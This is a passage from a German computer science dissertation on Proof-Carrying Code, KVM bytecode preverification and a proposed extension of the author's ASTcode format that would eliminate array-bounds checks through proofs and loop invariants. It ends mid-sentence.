Abschließend soll noch auf Erweiterungsmöglichkeiten des im Rahmen dieser Dissertation implementierten *ASTcode*-Systemes eingegangen werden. Wie weiter oben bereits angedeutet, ist das aktuell implementierte *ASTcode*-System nicht vollständig. Vollständigkeit wurde dabei auch von vornherein nicht angestrebt, da es zunächst nur darum ging, einen Prototyp zu entwickeln, an dem grundsätzlich gezeigt werden kann, daß die Verifikation durch ein entsprechend gewähltes Zwischenformat (ASTs) vereinfacht werden kann. Eine vollständige Implementierung ist jedoch vor allem aus dem Grund wünschenswert, daß hierdurch ein direkterer Vergleich mit der Bytecode-Verifikation ermöglicht wird und man somit z.B. größere Java-Klassenbibliotheken für Performanzmessungen heranziehen kann. Durch diese Messungen könnte man Rückschlüsse ziehen, ob und inwieweit die *ASTcode*-Verifikation effizienter als die Bytecode-Verifikation ist (s. Abschnitt 4.6). Um allerdings Performanzmessungen vornehmen zu können, müßte vom *ASTcode*-System nicht nur der

volle Sprachumfang von Java 2 behandelt werden können, sondern es sollte auch der *ASTcode*-Verifizierer in nativem Code vorliegen, um einen fairen Vergleich mit SUNs Verifizierer zu ermöglichen, der in C implementiert worden ist. Darüber hinaus könnte mit Hilfe von umfangreichen Messungen auch untersucht werden, ob das *ASTcode*-Format eine kompaktere Repräsentation von Java-Programmen als das Bytecode-Format ermöglicht. Die in [FK97a] dargestellten Ergebnisse deuten in diese Richtung, wobei aber einschränkend erwähnt werden sollte, daß dort Slim-Binaries für Oberon-Programme mit Java-Bytecode-Dateien verglichen werden.

6 Verwandte Forschungsarbeiten

In diesem Kapitel werden Forschungsarbeiten behandelt, die mit dem Thema dieser Dissertation verwandt sind. Dabei handelt sich einerseits um Arbeiten, die sich mit der Verifikation von Bytecode beschäftigen. Andererseits soll aber auch auf alternative Ansätze für plattformunabhängige Zwischenformate eingegangen werden.

Schwerpunktmäßig wird dabei Proof-Carrying Code (PCC) [Ne98, NL97] beschrieben, der seit 1996 von George Necula und Peter Lee an der Carnegie-Mellon-Universität, Pittsburgh entwickelt worden ist. Als alternativen Ansatz für ein Zwischenformat wird vor allem noch kurz das *VCODE*-System [En96] vorgestellt, das Dawson R. Engler am MIT entwickelt hat. Des weiteren wird auch auf das Konzept eines universellen Zwischenformates (UNCOL) eingegangen.

6.1 Proof-Carrying Code

In Abschnitt 4.6 wurde bereits erwähnt, daß in manchen Fällen formale Methoden als Alternative zur Bytecode-Verifikation [LY99] eingesetzt werden können. Insbesondere kann teilweise eine Formalisierung des Bytecode-Befehlssatzes und der JVM vorgenommen werden, wie Freund und Mitchell in ihrem Modell zeigen [FM99a, FM99b].

Nachfolgend soll nun PCC als eine weitere Möglichkeit vorgestellt werden, wie formale Methoden eingesetzt werden können, um die Sicherheit von mobilem Code zu erhöhen. PCC ist eine Technik, die von Necula und Lee über mehrere Jahre hinweg entwickelt worden ist. Ferner ist PCC ein sehr aktuelles und weitverbreitetes Forschungsgebiet. Dies untermauern nicht nur die Forschungsarbeiten von Necula und Lee [Ne98, NL97], sondern auch die Forschungstätigkeiten an den Universitäten von Princeton und Yale [AF00, AFS99]. Darüber hinaus fand vom 28.6. – 29.6. 2000 in Santa Barbara, Kalifornien ein Workshop statt, der speziell PCC als Thema hatte. Außerdem existieren bereits erste konkrete Ansätze, zumindest PCC-Konzepte in der Praxis zu verwenden, wie z.B. der Verifikationsmechanismus der KVM [Su00] zeigt. Hierauf wird im weiteren Verlauf dieses Abschnittes noch eingegangen werden.

Neben den Grundkonzepten von PCC soll in diesem Abschnitt gezeigt werden, wie das *ASTcode*-Format um Ideen des PCC-Konzeptes erweitert werden kann und daß sich die *ASTcode*-Verifikation in das PCC-Schema einordnen läßt.

6.1.1 Grundkonzepte von PCC

PCC ist eine Technik, bei der ein Applet bestimmte sicherheitsrelevante Eigenschaften mit Hilfe eines formalen Beweises zusichert. Dieser Beweis wird dem Appletcode normalerweise in Form eines typisierten λ-Ausdrucks beigefügt. Der Codeempfänger (*code consumer*) – z.B. ein Host – kann dann mit Hilfe eines Typüberprüfers (*type checker*) den Beweis auf möglichst einfache Art und Weise nachvollziehen.

Strenggenommen ist allerdings PCC eine allgemeinere Technik, die sich nicht notwendigerweise auf das Appletkonzept zu beschränken braucht. Beispielsweise haben Necula und Lee ein spezielles PCC-System entwickelt, bei dem der Host (Codeempfänger) der Betriebssystemkern (*operating system kernel*) ist. Der nicht-vertrauenswürdige Code, vergleichbar mit dem Appletcode, entspricht in diesem Beispielszenario einer Anwendung, die Zugriff auf den Adreßraum des Betriebssystemkernes hat [NL96].

PCC besteht im Regelfall aus den folgenden vier Komponenten:

1. eine formale Spezifikationssprache, um die Sicherheitsstrategie (*safety policy*) festzulegen.
2. eine formale Semantik der Sprache des nicht-vertrauenswürdigen Codes,
3. eine Sprache, um die formalen Beweise zu repräsentieren,
4. ein Algorithmus, um die Beweise schnell und leicht zu überprüfen.

Die eben angegebenen Komponenten des PCC-Systemes werden nun nacheinander näher beschrieben.

Als „Spezifikationssprache“ haben Necula und Lee die Prädikatenlogik erster Stufe mit zusätzlichen Prädikaten für Speichersicherheit (*memory safety*) und Typsicherheit (*type safety*) gewählt. Die Sicherheitsstrategie wird dabei durch den Codeempfänger festgelegt und muß dem Codeerzeuger (*code producer*) mitgeteilt werden.

Die zweite Komponente bedarf einer etwas genaueren Erläuterung: In der Beispielimplementierung von Necula und Lee wird Maschinencode für den DEC-Alpha-Prozessor verwendet. Um nun den Maschinencode den Spezifikationen der Sicherheitsstrategie zuzuordnen, wird Floyds Verification-Condition-Generator (*VCGen*) [KF72] eingesetzt. Dieser extrahiert aus dem Maschinencode ein Prädikat erster Stufe, das der Sicherheitsstrategie entspricht, die vom Codeempfänger zuvor festgelegt worden ist (s. Punkt 1). Wenn dieses Prädikat – das auch Verifikationsbedingung (*verification condition*) oder abgekürzt VC genannt wird – also bewiesen werden kann, dann ist das Programm gemäß der

vom Codeempfänger definierten Sicherheitsstrategie sicher. Den Beweis des Prädikates zu liefern, ist nun Aufgabe des Codeerzeugers.

Damit *VCGen* überhaupt das VC-Prädikat aus dem Code konstruieren kann, werden allerdings noch gewisse Hilfen benötigt, die im Code als sogenannte *Code-Annotations* vorhanden sein müssen. Hierbei handelt es sich zum einen um Funktionsspezifikationen, d.h. für jede Routine gibt es jeweils eine Vor- und eine Nachbedingung. Zum anderen gehören aber auch Schleifeninvarianten zu den Code-Annotations. Letztere werden u.a. benötigt, damit *VCGen* bei der Abarbeitung von Rückwärtssprüngen nicht in eine Endlosschleife gerät.

Der nächste zu diskutierende Punkt besteht in der Repräsentation des Beweises für das von *VCGen* erzeugte Prädikat. Necula und Lee haben hierfür eine Variante des Edinburgh Logical Frameworks (LF) gewählt, bei dem es sich um einen getypten λ-Kalkül handelt [HHP93]: Prinzipiell werden hierbei Beweise als λ-Ausdrücke kodiert. Der Vorteil von LF liegt vor allem in seiner Flexibilität, d.h. der Codeempfänger muß nicht notwendigerweise die erweiterte Prädikatenlogik erster Stufe zur Formulierung seiner Sicherheitsstrategie verwenden. Insbesondere können durch das LF sogar Prädikatenlogiken höherer Ordnung kodiert werden. Ein Nachteil der LF-Repräsentation von Beweisen besteht jedoch darin, daß diese viel Redundanz enthalten und daher mitunter recht umfangreich werden können. Aus diesem Grunde haben Necula und Lee eine spezielle Variante, *implizites LF* (LF_i) genannt, eingeführt, die eine kompaktere Darstellung ermöglicht [Ne98].

Die vierte Komponente eines PCC-Systemes ist ein Algorithmus, der es dem Codeempfänger auf einfache Art und Weise ermöglicht, die Korrektheit des Beweises nachzuvollziehen und dabei zu kontrollieren, ob der Beweis auch wirklich zum Programmcode paßt. An dieser Stelle zahlt es sich aus, daß die Beweise durch das LF repräsentiert werden (Punkt 3): Es kann jetzt nämlich der Beweis einfach durch Typüberprüfung (*type checking*) des λ-Ausdruckes nachvollzogen werden. Dieser Typüberprüfer ist im Gegensatz zu einem Theorembeweiser relativ leicht zu implementieren (ca. fünf Seiten C-Code), so daß sich die Wahrscheinlichkeit von Programmierfehlern verringert. Man beachte an dieser Stelle, daß ein Fehler in dieser Komponente die Sicherheit des gesamten PCC-Systemes gefährden kann. Wie *VCGen* gehört also der Typüberprüfer zur TCB (Trusted Computing Base). Unter TCB versteht man dabei in der Literatur über Computersicherheit üblicherweise die sicherheitskritischen Komponenten eines Systems, also diejenigen Komponenten, die fehlerfrei sein müssen, damit die Sicherheitsarchitektur nicht kompromittiert werden kann.

6.1.2 Diskussion der Vorteile und Nachteile von PCC

PCC weist gegenüber anderen Ansätzen, die Sicherheit von mobilem Code gewährleisten sollen, wie z.B. der Bytecode-Verifikation gewisse Vorteile auf. Einer der Hauptvorteile besteht darin, daß die Hauptarbeit zum Nachweis der sicherheitsrelevanten Eigenschaften beim Codeerzeuger liegt. Dies ist auch sinnvoll, da der Codeerzeuger seinen Code besser kennt als der Codeempfänger. Im Gegensatz dazu muß dann der Codeempfänger lediglich den Beweis mit Hilfe eines einfach zu implementierenden Typüberprüfers nachvollziehen. Bei der JVM wird dagegen die Bytecode-Verifikation, die bekanntermaßen ein komplizierter Vorgang ist (s. Kapitel 4), beim Codeempfänger (also beim Webbrowser) durchgeführt.

Darüber hinaus braucht sich der Codeempfänger auch nicht dafür zu interessieren, wie der Beweis erzeugt wurde. Der Beweis kann entweder automatisch generiert worden sein – etwa mittels eines zertifizierenden Compilers [NL98], der die Beweise automatisch beim Kompilieren des Quellcodes erzeugt –, oder er kann von Hand erstellt worden sein. In jedem Fall braucht der Codeempfänger nicht dem Prozeß der Beweiserzeugung zu vertrauen.

Ein dritter Vorteil besteht darin, daß PCC-Programme „fälschungssicher“ sind: Das PCC-System registriert nämlich, wenn man einfach einen trivialerweise korrekten Beweis mit einem bösartigen Programm kombinieren will. Dies liegt daran, daß nicht nur überprüft wird, ob der Beweis korrekt ist; vielmehr wird darüber hinaus mit Hilfe von *VCGen* kontrolliert, daß der Beweis zum Programmcode paßt. Man beachte in diesem Zusammenhang, daß *VCGen* noch einmal das zu beweisende Prädikat beim Codeempfänger selbst erzeugt. Es wird dann mittels des Typüberprüfers getestet, ob der Beweis wirklich eben dieses Prädikat beweist!

PCC-Programme sind ferner selbst-zertifizierend[21], d.h. es werden beispielsweise nicht unbedingt digitale Signaturen wie im Falle von Java-Applets (s. Abschnitt 3.3.1) benötigt. Alle für die Überprüfung der Sicherheit benötigten Informationen sind im PCC-Programm in Form eines Beweises enthalten. Nichtsdestotrotz ist PCC zu anderen Ansätzen kompatibel, die die Sicherheit von mobilem Code garantieren sollen [FL97].

Ein weiterer, nicht zu unterschätzender Vorteil von PCC besteht darin, daß PCC (ähnlich wie die JVM) statische Tests vornimmt. Nachdem also durch Überprüfung des Beweises gezeigt worden ist, daß das Maschinencode-Programm der Sicherheitsstrategie (*safety policy*) des Codeempfängers genügt, kann es ohne zusätzliche Laufzeittests ausgeführt werden.

---

[21] An dieser Stelle ist der Begriff „zertifizierend“ nicht im Sinne von „zertifizierendem Compiler“ zu verstehen.

Zuletzt sollte noch erwähnt werden, daß PCC eine recht flexible Technologie ist. Wie weiter oben bereits angedeutet, kann PCC sogar im Falle von Maschinencode eingesetzt werden. Darüber hinaus kann PCC auf verschiedene Sprachen und Zwischenformate angewendet werden; man muß sich keinesfalls nur auf Maschinencode beschränken. In Abschnitt 6.1.3 werden einige Anwendungsbeispiele für PCC gegeben.

Die Vorteile von PCC bekommt man aber nicht geschenkt. So ist erstens zu beachten, daß der Codeerzeuger[22] die schwierige Aufgabe hat, den Beweis liefern, daß sein Programm der Sicherheitsstrategie des Codeempfängers genügt. Für diese Aufgabe ist normalerweise ein Theorembeweiser erforderlich, der in Abhängigkeit der vom Codeerzeuger festgelegten Sicherheitsstrategie ein ziemlich komplexes Softwaremodul sein kann.

Ein weiteres Problem ist die Erzeugung von geeigneten Code-Annotations durch den Codeerzeuger. So ist es beispielsweise nicht leicht, die geeigneten Schleifeninvarianten zu finden. Oft ist eine Invariante zu stark, so daß sie z.B. nicht beim Schleifeneingang zutrifft. Andererseits kann sie aber auch zu schwach sein, so daß die zu beweisende Codeeigenschaft nicht bewiesen werden kann.

Ein anderes Problem besteht in der Akzeptanz der PCC-Technologie, da sie (zumindest in der oben beschriebenen Form) auf den Grundlagen der Typtheorie, der Theorie von Programmiersprachen und der mathematischen Logik beruht und es sich hierbei um Konzepte handelt, die z.B. in der Industrie (leider) nicht immer bekannt sind.

Der Hauptnachteil des PCC-Konzeptes besteht aber darin, daß die Beweise (selbst bei Anwendung von LF_i) relativ umfangreich werden können. So berichtet Necula in [Ne98], daß die Beweise bei einer auf der Typsicherheit beruhenden Sicherheitsstrategie ungefähr 2.5 mal so groß sind wie der eigentliche Code, und auch die Code-Annotations beanspruchen immer noch ein Drittel des Codes. Bei einer komplexeren Sicherheitsstrategie könnten die Beweise sogar noch deutlich größer werden. Offensichtlich ist es also ein offenes Forschungsgebiet, eine kompaktere Repräsentation für die Beweise und die Code-Annotations zu finden.

Zumindest hinsichtlich der beiden ersten Einwände kann festgestellt werden, daß die Nachteile auf Seiten des Codeerzeugers liegen. Dies ist auch gewollt, da der Codeerzeuger zumeist mehr Wissen über seinen Code als der Codeempfänger hat und ihm somit mehr Möglichkeiten zum Nachweis bestimmter Programmeigenschaften zur Verfügung stehen.

---

[22] Eigentlich sollte man besser von „Beweiserzeuger“ sprechen, da der Codeerzeuger und der Beweiserzeuger nicht notwendigerweise übereinzustimmen brauchen, aber der Einfachheit halber behalten wir den Begriff „Codeerzeuger“ weiter bei.

6.1.3 Einsatzbereiche von PCC

In diesem Abschnitt soll jetzt auf Anwendungen der PCC-Technik eingegangen werden. Die erste Anwendung von PCC waren sogenannte *sichere Paketfilter* (*safe packet filters*), die in [NL96] ausführlicher beschrieben werden. Unter Paketfiltern versteht man dabei Subroutinen einer Anwendung, die Netzwerkpakete durchsuchen und nur bestimmte, für die Anwendung relevante Pakete durchlassen. Diese Paketfilter werden dann in den Betriebssystemkern heruntergeladen, so daß sich der Filter somit im Adreßraum des Betriebssystemes befindet. Das technische Hauptproblem besteht nun darin, daß die Anwendung und damit auch die Paketfilter in der Regel nicht vertrauenswürdig sind. Necula und Lee nutzten nun ihr PCC-Konzept, indem sie eine entsprechende Sicherheitsstrategie für Paketfilter festlegten. Somit konnten sie ihre sicheren Paketfilter in Assemblercode (und nicht in einer „sicheren", interpretierten Sprache, wie es sonst üblich war) schreiben, wobei der entsprechende Beweis für die Sicherheit des Paketfilters dem Assemblercode beigefügt worden ist.

Neben den eben behandelten Paketfiltern gibt es allerdings eine Reihe weiterer Anwendungen von PCC. So hat Necula im Rahmen seiner Dissertation [Ne98] ein PCC-System für eine typsichere Teilmenge von C („Safe-C") implementiert. Da *Safe-C* typsicher sein soll, darf es weder den Adreß- (&) noch den Dereferenzierungsoperator (*) enthalten. Des weiteren ist auch nicht die Deallokation von Speicherbereichen auf dem Heap mittels *free()* erlaubt. Zudem gibt es in *Safe-C* noch Arraygrenzen- und Nullzeigerüberprüfungen, die in ANSI-C [KR78] bekanntlich nicht enthalten sind.

Die Besonderheit des PCC-Ansatzes für *Safe-C* besteht jetzt darin, die im Quelltext vorhandenen Typinformationen – *Safe-C* ist stark getypt – auch im Maschinencode abzuspeichern. Zu diesem Zweck hat Necula einen speziellen zertifizierenden Compiler („Touchstone") entwickelt, der nicht nur Maschinencode für einen DEC-Alpha-Prozessor erzeugen kann, sondern auch zusätzlich zu diesem Maschinencode den Beweis für die Typsicherheit und die von *VCGen* benötigten Code-Annotations hinzufügt. Hierbei werden u.a. Registerwerten entsprechende Typen zugeordnet. Man beachte außerdem in diesem Zusammenhang, daß *Touchstone* die entsprechenden Code-Annotations und den Beweis für die Typsicherheit des Programmes automatisch erzeugen kann und somit der Codeerzeuger beim Beweisvorgang nicht unterstützend einzugreifen braucht.

Natürlich bietet es sich auch an, den PCC-Ansatz und das Konzept eines zertifizierenden Compilers auf Java zu übertragen. Dies ist um so wichtiger, da in letzter Zeit (z.B. aufgrund eines erhofften Performanzgewinnes) immer häufiger native Java-Compiler attraktiv geworden sind. Um die Sicherheitsgarantien Javas wie z.B. die Typsicherheit auch anhand des

nativen Codes (Maschinencode) überprüfen zu können, ist es sinnvoll, den Beweis der Typsicherheit dem Maschinencode beizufügen. Aus diesem Grund haben Necula et al. zu Beginn des Jahres 2000 ein Folgeprojekt gestartet [CLN00, CLNBCP00], das es zum Ziel hatte, ein PCC-System für Java zu entwickeln. Der dazugehörige zertifizierende Compiler, „Special J“ genannt, erzeugt aus Java-Bytecode Maschinencode für Intel-Prozessoren und fügt zusätzlich den Beweis für die Typsicherheit des Maschinencodes und geeignete Code-Annotations (Schleifeninvarianten etc.) ein. Allerdings wird zur Zeit nur eine Teilmenge des Java-Sprachumfanges implementiert. So fehlen beispielsweise Threads, das dynamische Klassenladen mit Hilfe eines Klassenladers und gewisse Codeoptimierungen, zu denen u.a. die Eliminierung von Arraygrenzenüberprüfungen und von Nullzeigertests gehört. Weiterhin ist auch noch unklar, wie groß die ausführbaren Dateien durch das Hinzufügen der Beweise werden. Hierfür fehlen noch entsprechende Testdaten.

Allerdings gibt es bereits Anwendungen des PCC-Konzeptes in der Praxis, wie das Beispiel des Verifikationsmechanismus der KVM beweist, der nachfolgend skizziert wird. Bei der KVM [Su00] handelt es sich um eine spezielle JVM, die mit einem geringen Ressourcenbedarf (hinsichtlich Speicher und Rechenleistung) auskommen muß, damit sie auf Kleingeräte wie den Palm-Top portiert werden kann. Insbesondere ist man beim Design der KVM davon ausgegangen, daß ihr ein Speicherplatzbedarf von 160 kB bis maximal 512 kB zur Verfügung steht. Nun benötigt allein der Bytecode-Verifizierer der JVM mindestens 50 kB Speicher für den ausführbaren Code und ungefähr 30–100 kB dynamisches RAM während der Laufzeit. Dies ist natürlich für den Einsatz auf der KVM viel zu hoch, so daß sich SUN ein alternatives Schema für die Bytecode-Verifikation überlegen mußte, das weniger speicherintensiv, dafür aber effizienter durchzuführen ist.

Beim Verifikationsmechanismus der KVM wird der zentrale Gedanke des PCC-Ansatzes ausgenutzt. Dieser besteht - wie oben erwähnt - darin, dem Code zusätzliche Informationen mitzugeben (*proof-carrying*), die beweisen, daß der Code bestimmte sicherheitsrelevante Eigenschaften erfüllt. Man beachte in diesem Zusammenhang, daß die grundlegende PCC-Idee nicht notwendigerweise den Einsatz formaler Methoden (wie z.B. der Prädikatenlogik erster Stufe) vorschreibt, wie Necula in seiner Dissertation [Ne98] formuliert.

Das Verifikationsverfahren der KVM besteht nun aus zwei Verifikationsschritten:

1. einem Offline-Schritt (Präverifikation) und
2. dem eigentlichen Verifikationsdurchgang auf dem Kleingerät.

Schritt 1 wird dabei i.allg. nicht auf dem Kleingerät, sondern auf einem Rechner mit genügend Hardwareressourcen ausgeführt. Bei dieser Präverifikation wird prinzipiell der in Abschnitt 3.2.2 vorgestellte Algorithmus für die Bytecode-Verifikation ausgeführt. Dabei werden bekanntlich mit Hilfe einer Daten- und Kontrollflußanalyse geeignete Modelle für den Operandenstack und die lokalen Variablen angelegt. Die auf diese Weise ermittelten Typinformationen werden jetzt allerdings in die zu verifizierende Klassendatei eingefügt, und zwar in Form eines neu definierten Subattributes des Code-Attributes („StackMap"-Attribut). Vereinfacht formuliert, wird im Code bei jedem Sprungziel eines bedingten oder unbedingten Sprunges die durch den Bytecode-Verifikationsalgorithmus ermittelte Typinformation abgespeichert.

Daraufhin wird die modifizierte Klassendatei auf das Kleingerät geladen und dort vom eigentlichen Verifizierer überprüft (Schritt 2). In diesem Schritt wird dann ein linearer Durchgang durch den Code vorgenommen, wobei der Verifikationsalgorithmus durch die in Schritt 1 eingefügten Typinformationen unterstützt wird. Insbesondere brauchen jetzt bei bedingten Sprunginstruktionen (z.B. *ifeq*) nicht mehr mehrere Ausführungspfade (mittels einer Daten- und Kontrollflußanalyse) betrachtet zu werden, da die entsprechend vorberechnete Typinformation in der Klassendatei vorhanden ist. Genauer formuliert, wird bei jedem Sprungziel die beim linearen Durchgang ermittelte Typinformation mit jener des *StackMap*-Eintrages verglichen.

Wie man anhand des eben skizzierten Verifikationsmechanismus der KVM erkennen kann, lassen sich die folgenden Parallelen zur PCC-Technik ziehen: Der Code enthält zusätzliche Informationen für den Beweis der Typsicherheit, damit der Verifikationsmechanismus beim Codeempfänger (KVM) möglichst einfach gestaltet werden kann. Letzteres ist offensichtlich der Fall, da Schritt 2 des obigen Schemas mit einem linearen Durchgang durch den Code auskommt. Die Hauptlast der Arbeit wird dagegen dem Codeerzeuger aufgebürdet, da im Offline-Schritt im wesentlichen der vollständige Verifikationsalgorithmus mit der Daten- und Kontrollflußanalyse (s. Abschnitt 3.2.2) durchgeführt wird. Ferner ist der Bytecode für die KVM selbst-zertifizierend, d.h. es werden keine zusätzlichen kryptographischen Mechanismen benötigt, um z.B. die Typsicherheit zu gewährleisten: Alle für die Verifikation benötigten Typinformationen sind in den *StackMap*-Attributen abgespeichert. Darüber hinaus können auch nicht einfach Typinformationen als *StackMap*-Attribute beigefügt werden, die nicht zum eigentlichen Code passen. Dies erkennt der Verifizierer in Schritt 2. Eine detailliertere Begründung dieses Sachverhaltes ist in [Su00] zu finden.

6.1.4 Integration von PCC in das *ASTcode*-Format

In diesem Abschnitt wird jetzt erläutert, wie sich die Erkenntnisse der PCC-Technik auf das in Kapitel 5 definierte *ASTcode*-Format übertragen lassen und wie dieses Format noch entsprechend erweitert werden kann.

Im Grunde kann man den *ASTcode* und den dazugehörigen Verifikationsmechanismus (s. Abschnitt 5.3.1) ähnlich wie die Bytecode-Verifikation der KVM in das PCC-Schema einordnen; denn auch im *ASTcode* sind zusätzlich zum Code, der in Form von ASTs abgespeichert worden ist, Typinformationen über Feld- und Methodenzugriffe und über lokale Variablen enthalten. Außerdem erkennt der *ASTcode*-Verifizierer innerhalb eines Durchganges durch den Code, ob die Typregeln Javas verletzt werden. Somit ist die Arbeit, die der Codeempfänger durchzuführen hat, einfach im Vergleich zum Aufwand für den Codeerzeuger (hier: *ASTcode*-Compiler). Darüber hinaus ist der *ASTcode* auch hinsichtlich der Typsicherheit selbst-zertifizierend, weil die zur Typüberprüfung notwendigen Informationen vollständig in der *ASTcode*-Datei enthalten sind und mithin keine zusätzlichen Mechanismen wie z.B. digitale Signaturen benötigt werden, um die Typsicherheit zu gewährleisten, gesetzt den Fall, daß Java wirklich typsicher ist [DrE97].

Neben der Typsicherheit ist allerdings die Speichersicherheit (*memory safety*) eine weitere wichtige Bedingung, die das *ASTcode*-System sicherzustellen hat. Hierbei ist zu beachten, daß z.B. die JVM geeignete Tests zur Laufzeit vornimmt, und zwar genau dann, wenn die entsprechende Bytecode-Instruktion durch die JVM ausgeführt wird. So nimmt beispielsweise die Bytecode-Instruktion *iastore*, die laut [LY99] einen Integer-Wert in einem Integer-Array speichert, zuerst eine Überprüfung der Arraygrenzen vor, ehe sie den Integer-Wert speichert. Werden die Arraygrenzen überschritten, so wird eine Ausnahme des Typs *ArrayIndexOutOfBoundsException* ausgelöst. Ähnliche Bemerkungen gelten auch für Zugriffe auf Nullzeiger (*null pointer*). Darüber hinaus kann die JVM nicht alle typunsicheren Java-Programme zur Link- bzw. zur Kompilierzeit erkennen, wie das Beispiel mit dem Array gegen Ende von Abschnitt 3.2.2 zeigt: Falls also beim Abspeichern in einem Array ein Typfehler auftritt, dann löst *iastore* eine Ausnahme vom Typ *ArrayStoreException* aus. Bei der JVM fehlt mithin die Möglichkeit, solche Laufzeittests zu eliminieren, weil diese Tests direkt in die entsprechende Bytecode-Instruktion integriert sind.

Nun gelten natürlich für das *ASTcode*-System ähnliche Bemerkungen wie für die JVM, d.h. es müssen auch hier noch zur Laufzeit entsprechende Überprüfungen durchgeführt werden. Ein codegenierender Lader für *ASTcode* müßte also beim Erzeugen des Maschinencodes eine geeignete Sequenz von Maschineninstruktionen für

Arraygrenzenüberprüfungen, Nullzeigertests etc. einfügen, damit die Speichersicherheit garantiert werden kann. Da Zugriffe auf Arrays in Java-Programmen relativ häufig vorkommen und Nullzeigertests sogar bei jedem Objektzugriff durchgeführt werden müssen, wäre es besser, wenn diese Tests bereits zur Linkzeit vorgenommen werden könnten. Im allgemeinen kann man jedoch nicht zur Linkzeit erkennen, ob z.B. ein Arraygrenzenfehler vorliegt, da es sich hierbei um ein nicht entscheidbares Problem handelt [Ap98].

Allerdings kennt der Codeerzeuger sein Programm besser als der Codeempfänger und weiß somit, warum die Arrayzugriffe in seinem Programm sicher sind. Somit bietet es sich hier auch wieder an, die PCC-Technik einzusetzen. Ähnliches hat Necula schon für das PCC-System für *Safe-C* implementiert [Ne98]. Im Falle von Java könnte also der Codeempfänger eine Logik definieren, die die für Java benötigte Speichersicherheit festlegt. Der Codeerzeuger kann dann die entsprechenden Beweise in sein *ASTcode*-Programm einfügen, wobei diese Beweise z.B. in Edinburgh LF [HHP93] kodiert sein können, wie Necula in [Ne98] vorschlägt.

Nachfolgend wird anhand eines Programmbeispieles die Idee skizziert, wie Arraygrenzenüberprüfungen mit Hilfe der PCC-Technik eliminiert werden können:

```
void f(int a[]){
    int i=0;
    while(i<a.length){
         s+=a[i];
         i++;
    }
}
```

Damit der Arrayzugriff *a[i]* (speicher-) sicher ist, müssen durch den codegenerierenden Lader die beiden Laufzeittests

```
if(i<0) throw new ArrayIndexOutOfBoundsException();
if(i>=a.length) throw new ArrayIndexOutOfBoundsException();
```

eingefügt werden.

Allerdings kann man an obigem Programm erkennen, daß diese Tests eigentlich redundant und mithin überflüssig sind; denn man sieht zum einen, daß aufgrund der Abbruchbedingung innerhalb der *while*-Schleife immer *i<a.length* gilt. Zum anderen ist der Index *i* immer größer gleich 0, da *i* zuerst mit 0 initialisiert und dann innerhalb der Schleife inkrementiert wird, d.h. die Variable *i* ist monoton. Es kann also keine der beiden obigen Bedingungen eintreten.

Necula setzt nun bei seinem *Touchstone*-Compiler [Ne98] eine spezielle Optimierungstechnik (Eliminierung redundanter Bedingungen) ein, um Bedingungen zu beseitigen, die aus anderen folgen oder aber auszuschließen sind. Dies ist beispielsweise bei *i>=a.length* der Fall, da diese Bedingung offenbar *i<a.length* widerspricht. Darüber hinaus hat Necula noch gezeigt, daß diese Optimierungstechnik keine Änderung der Verifikationsbedingung (s. Abschnitt 6.1.1) nach sich zieht und folglich keine neuen Schleifeninvarianten erzeugt werden müssen, die den Prozeß der Generierung des VC-Prädikates unterstützen. Um ferner den Test *i<0* zu eliminieren, braucht man die Monotonieeigenschaft von *i*. Aufgrund dieser Monotonie gilt innerhalb der *while*-Schleife immer *i>=0*, d.h. *i>=0* ist eine Schleifeninvariante.

Wie weiter oben bereits ausgeführt, kann beim PCC-Ansatz die Prädikatenlogik erster Stufe mit zusätzlichen Prädikaten für die Speichersicherheit eingesetzt werden. Mithin kann man ein Prädikat *saferead(e)* definieren, das genau dann wahr ist, wenn der Speicherzugriff auf *e* sicher ist. Für die Arraygrenzenüberprüfung kann man dann eine Inferenzregel der Form

$$\frac{\texttt{a: array(int, length)}, \quad \texttt{i>=0}, \quad \texttt{i<length}}{\texttt{saferead(a+4*i)}}$$

festlegen. Dies bedeutet, daß ein Speicherzugriff auf *a[i]* bzw. auf *a+4*i* sicher ist, wenn *a* ein Integer-Array der Länge *length* ist und der Index *i* innerhalb der Arraygrenzen bleibt. Hierbei wird vorausgesetzt, daß sizeof(int) = 4 ist, wie es Java vorschreibt. Bei jedem Arrayzugriff muß somit überprüft werden, ob *saferead(a[i])* zutrifft. Hierfür kann obige Inferenzregel verwendet werden. Diese kann aber nur dann angewendet werden, wenn der Antezedenz wahr ist. Wie bereits erläutert, kann für obiges Beispiel relativ einfach *saferead(a[i])* – das eine Teilbehauptung der Verifikationsbedingung VC ist – gezeigt werden. Nach obigen Bemerkungen reicht es hierfür aus, daß *i>=0* eine Schleifeninvariante der *while*-Schleife ist, vorausgesetzt, daß natürlich das Programm typsicher ist und *a* wirklich vom Typ Integer-Array der Länge *length* ist.

Den Beweis für die Speichersicherheit des Programmes kann man dann einfach der *ASTcode*-Datei beifügen; außerdem benötigt *VCGen* die Schleifeninvariante, um ein geeignetes VC-Prädikat generieren zu können (s. Abschnitt 6.1.1). Insgesamt erhält man demnach als *ASTcode*-Darstellung für das oben angegebene Codebeispiel (ohne den Beweis der Speichersicherheit, der z.B. in LF kodiert werden kann):

```
beginblock
… //Deklaration von i
    = i 0
    while < i a.length
         INV i >= 0
         beginblock
            += s [] a i
            ++post i
         endblock
endblock
```

Die Invariante kann also direkt in das *ASTcode*-Format integriert werden. Des weiteren gelten für die anderen Laufzeittests ähnliche Bemerkungen wie für die Eliminierung von Arraygrenzentests.

Außerdem sei an dieser Stelle noch daran erinnert, daß in Java neben Arraygrenzen- und Nullzeigertests auch die Tests des Sicherheitsmanagers zur Laufzeit durchgeführt werden. Wie in Abschnitt 3.2.4 erwähnt, geschehen dieses Tests immer, kurz bevor eine „gefährliche“ Operation (wie z.B. das Löschen einer Datei) ausgeführt wird. Im Sicherheitsmodell von Java 2, das in Abschnitt 3.3.2 detailliert beschrieben worden ist, wird der Zugriff nur erlaubt, wenn der Code die entsprechenden Rechte innehat. Die Zugriffsrechte des Codes hängen aber von seiner Herkunft (URL und digitale Signatur) ab. In Abschnitt 3.3.3 wurde bereits kurz auf die ABLP-Logik von Abadi et al. [ABLP93] eingegangen, die von Wallach zur Formalisierung der Stackinspektion [Wa99] verwendet wurde. Da die ABLP-Logik allgemein ein Kalkül für die Zugriffskontrolle in verteilten Systemen ist, kann eine entsprechende Erweiterung der PCC-Technik vorgenommen werden, die nicht nur Typsicherheit und Speichersicherheit gewährleistet, sondern auch statisch (also vor dem Ausführen des Programmes) Zugriffsrechte überprüfen kann. Hierdurch können zumindest einige der Laufzeittests des Sicherheitsmanagers durch statische Tests ersetzt werden. Als Logik zur Beschreibung der Sicherheitsstrategie 